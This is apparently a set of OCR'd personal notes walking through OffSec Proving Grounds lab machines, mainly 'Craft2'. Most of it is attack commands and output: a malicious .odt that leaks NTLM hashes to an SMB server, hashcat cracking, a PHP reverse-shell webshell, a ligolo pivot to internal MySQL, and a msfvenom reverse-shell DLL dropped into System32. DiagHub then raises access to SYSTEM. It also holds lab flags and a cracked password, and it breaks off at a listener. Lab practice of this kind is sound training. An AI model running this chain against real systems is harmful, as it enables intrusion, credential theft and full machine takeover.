
searchsploit -m 40564

it's a **.c** file so we have to cross compile it.

command: [it is 32 bit [x86]]

i686-w64-mingw32-gcc 40564.c -o pwn.exe -lws2_32

→ And Now by using the smb server just transfer the pwn.exe file to the target system and exeucte it to get the nt authority\system privileges..



you can see we got the admin access we can also get the **proof.txt** : **dd284e1065b57a8f-**

79853a005da55ee1

```
c:\Users\Administrator\Desktop>type proof.txt
type proof.txt
dd284e1065b57a8f79853a005da55ee1
```

Butch

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.190.30 --open

NMAP Results:

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

Craft2 [High]

Brief:

→ Port **80** upload functionality.
→ **.ODT** files are uploadable the macros was fixed .
→ Found exploit **badodt.py** exploit in github.
→ And uploaded a malicious **bad.odt** file and got the ntlm hash of one user via smbshare.
→ Crack the ntlm hash and got access to smb and uploaded the windows php webshell and got conection.
→ and have 3306 port is open internally .
→ Uisng ligolo got access to the l=internal and access the mysql service .
→ Where this mysql serivice is ran ad LocalSystem user .
→ So using the .dll privilehe escalation technique we are able to get the system privilege access ..

OS: Windows [Hard]

Web-Technologies: php, apache

IP:

Users:

Credentials:

==========

Ports (Try to list):

80 → Upload .odt files !!

445 → smb

==========

nmap -p- -sV -sC 192.168.182.188

NMAP Results:

PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Craft
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
135/tcp open msrpc Microsoft Windows RPC
445/tcp open microsoft-ds?
49666/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2024-06-13T10:36:34
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required

==========


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ Just checking the normal web appplication Found Upload functionality !!




If we try to upload any php files it is showing only **.odt** files are allowed !!

These .odt files are a type of word files used by the libra office in linux !!

We created a macro in it and uploaded that **.odt** file


you can see when we upload it is shown as we are awarre of the macro phishing !!



So We need to move with another exploit !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Craft2]
└─# searchsploit .odt
------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------
LibreOffice/Open Office - '.odt' Information Disclosure
------------------------------------------------------------------------
Shellcodes: No Results
```

you can see one exploit !!




But after installation also after installing all the dependancies also I was unable to run the exploit !!

I have found another alternative exploit !!

https://github.com/rmdavy/badodf/blob/master/badodt.py

this exploit works for me !!

python3 badodt.py



You can see we have entered our kali IP there !! and we got the **bad.odt** malicious file.

Now upload this **bad.odt** and turn on the SMB share in our kali !!

impacket-smbserver test . -smb2support

After some time we got netV2 NTLM hash !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Craft2]
└─# impacket-smbserver test . -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.182.188,49691)
[*] AUTHENTICATE_MESSAGE (CRAFT2\thecybergeek,CRAFT2)
[*] User CRAFT2\thecybergeek authenticated successfully
[*] thecybergeek::CRAFT2:aaaaaaaaaaaaaaaa:54ca835d1760137fb7bd95dcbca7cfc
030010004100760042005700410040006b004a000200100076004a005300450050006200
000000000000000000000000300000086133d4ee0733a819b55e3a4c1cb1c1188f700332547
002e003100360038002e00340035002e00310037003600000000000000000000
[*] Closing down connection (192.168.182.188,49691)
```

Let's try to crack it using **hashcat** !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Craft2]
└─# hashcat thecybergeek.hash /usr/share/wordlists/rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input has

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

THECYBERGEEK::CRAFT2:aaaaaaaaaaaaaaaa:30580ef742721fed876d1bd3e561ba22:01010
100041007600420057004100 4d006b004a000200100076004a005300450050006200730 0
000000000000000000030000086133d4ee0733a819b55e3a4c1cb1c1188f700332547ae46898
003100360038002e00340035002e00310037003600000000000000000000:winniethepooh
```

we are able to crack this hash !! and we got the password !!

thecybergeek : **winniethepooh**

We know there is SMB port is open let's try to access the SMB using **smbclient** with the above credentials ..

smbclient -L //192.168.182.188/ -U thecybergeek

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Craft2]
└─# smbclient -L //192.168.182.188/ -U thecybergeek
Password for [WORKGROUP\thecybergeek]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WebApp          Disk
Reconnecting with SMB1 for workgroup listing.
```

you can see the **WebApp** shares !!

let's try to access that share !!

smbclient //192.168.182.188/WebApp -U thecybergeek

This is Connected to the **web app port 80**

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Craft2]
└─# smbclient //192.168.182.188/WebApp -U thecybergeek
Password for [WORKGROUP\thecybergeek]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Apr  5 12:16:03 2022
  ..                                  D        0  Tue Apr  5 12:16:03 2022
  assets                              D        0  Tue Apr  5 12:16:03 2022
  css                                 D        0  Tue Apr  5 12:16:03 2022
  index.php                           A     9768  Mon Jan 31 11:21:52 2022
  js                                  D        0  Tue Apr  5 12:16:03 2022
  upload.php                          A      896  Mon Jan 31 10:23:02 2022
  uploads                             D        0  Sat Jun 15 23:46:30 2024
```

This is the windows machine and also they uses the php so let's to upload any windows php reverse shell file !!

https://github.com/Dhayalanb/windows-php-reverse-shell/

smb: \> **put windows-reverse-shell.php**

```
smb: \> put windows-reverse-shell.php
putting file windows-reverse-shell.php as \windows-reverse-shell.php (33.3 kb/
rage 39.8 kb/s)
smb: \> dir
  .                                   D        0  Sat Jun 15 23:55:26 2024
  ..                                  D        0  Sat Jun 15 23:55:26 2024
  assets                              D        0  Tue Apr  5 12:16:03 2022
  css                                 D        0  Tue Apr  5 12:16:03 2022
  index.php                           A     9768  Mon Jan 31 11:21:52 2022
  js                                  D        0  Tue Apr  5 12:16:03 2022
  upload.php                          A      896  Mon Jan 31 10:23:02 2022
  uploads                             D        0  Sat Jun 15 23:54:08 2024
  windows-reverse-shell.php           A     6548  Sat Jun 15 23:55:26 2024
```

Now try to open this file in the webapp and listen on port **1234**

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Craft2]
└─# rlwrap -cAr nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.176] from (UNKNOWN) [192.168.182.188] 49716
b374k shell : connected

Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
whoami
craft2\apache
```

You can see we got the intial access !!

```
PS C:\Users\apache\Desktop> netstat -nat

Active Connections

  Proto  Local Address          Foreign Address        State           Offload Stat

  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       InHost
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       InHost
```

You can see the port 3306 is open !!

and we know that the default credetnails are **root** and no password.

```
C:\xampp>type passwords.txt
type passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)
```

You can see the Mysql Service running by the **LocalSystem** User

PS C:\Users\apache\Desktop> **cmd /c sc qc Mysql**

```
PS C:\Users\apache\Desktop> cmd /c sc qc  Mysql
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Mysql
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\xampp\mysql\bin\mysqld.exe MySQL
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : MySQL
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Uisng Ligolo Let's try to access the internal port **3306**

Ligolo:

In Kali:

./proxy -selfcert

```
┌──(root💀kali)-[/home/kali/offsec/pivote]
└─# ./proxy -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommer
INFO[0000] Listening on 0.0.0.0:11601

  Made in France ♥            by @Nicocha30!

ligolo-ng » INFO[0033] Agent joined.                                 name="CRAF
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - #1 - CRAFT2\apache@CRAFT2 - 192.168.182.188:49723
```

In Target:

PS C:\Users\apache\temp> **.\agent.exe -connect 192.168.45.176:11601 -ignore-cert**

```
PS C:\Users\apache\temp> .\agent.exe -connect 192.168.45.176:11601 -ignore-cert
.\agent.exe -connect 192.168.45.176:11601 -ignore-cert
time="2024-06-15T21:05:42-07:00" level=warning msg="warning, certificate validation disabled"
time="2024-06-15T21:05:42-07:00" level=info msg="Connection established" addr="192.168.45.176:11601"
```

you can see we got the connection back !!

240.0.0.1/32 → connects to the internal port of target machine this is magic IP of ligolo.

sudo ip route add 240.0.0.1/32 dev ligolo

nmap 240.0.0.1 -p3306 -Pn


```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Craft2]
└─# nmap 240.0.0.1 -p3306 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 20
Nmap scan report for 240.0.0.1
Host is up (0.044s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
```

You can see the port **3306** is now we can access !!

mysql -h 240.0.0.1 -u root

Let's try to read the Adminsitrator Proof.txt ..

MariaDB [(none)]> **SELECT LOAD_FILE('C:\\\\Users\\Administrator\\Desktop\\proof.txt');**



We got the proof.txt but we need the Shell !!

Now as mysql is a localsystem user so we have complete access to the system via mysql !!

PrivEsc:

Read: https://swisskyrepo.github.io/InternalAllTheThings/redteam/escalation/windows-privilege-escalation/#diaghub

DiagHub PrivEsc:

Create a test.dll file

msfvenom --platform windows --arch x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.45.176 EXICFUNC=THREAD LPORT=443 -f dll -o test.dll

and upload to the target machine by create any test directory as a apache user !!

```
PS C:\test\temp> iwr -uri http://192.168.45.176/test.dll -OutFile test.dll
PS C:\test\temp> dir


    Directory: C:\test\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/15/2024  10:32 PM           9216 test.dll
```

Now Downlad the **diaghub.exe** located on **/home/kali/Tib-Priv/Win/tools/diaghub.exe**

https://github.com/xct/diaghub/releases/download/0.1/diaghub.exe

```
PS C:\test\temp> iwr -uri http://192.168.45.176/diaghub.exe -OutFile diaghub.exe
PS C:\test\temp> dir


    Directory: C:\test\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/15/2024  10:33 PM          16896 diaghub.exe
-a----         6/15/2024  10:32 PM           9216 test.dll
```

Now both **diaghub.exe** and **test.dll** are there in the target system !!

Now go to the mysql service and try to place the test.dll on the Windows\system32\ path ..

MariaDB [(none)]> **select load_file('C:\\\\test\\temp\\test.dll') into dumpfile 'C:\\\\Windows\\System32\\test.dll';**

```
MariaDB [(none)]> select load_file('C:\\\\test\\temp\\test.dll') into dumpfile 'C:\\\\Windows\\System32\\test.dll';
Query OK, 1 row affected (0.116 sec)

MariaDB [(none)]>
```

you can see we are able to do this now test.dll file is in the **System32** path !!


PS C:\test\temp> **.\diaghub.exe C:\test\temp test.dll**

```
PS C:\test\temp> .\diaghub.exe test.dll
Usage: ./diaghub.exe <valid path> <target dll (without path)>
  Example: diaghub.exe C:\ProgramData xct.dll
PS C:\test\temp> .\diaghub.exe C:\test\temp test.dll
[+] CoCreateInstance
[+] CoQueryProxyBlanket
[+] CoSetProxyBlanket
[+] CreateSession
[+] CoCreateGuid
[+] Success
```

you can see we are able to execute this and listen on 443 port and we got the connect back !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Craft2]
└─# rlwrap -cAr nc -lvnp 443
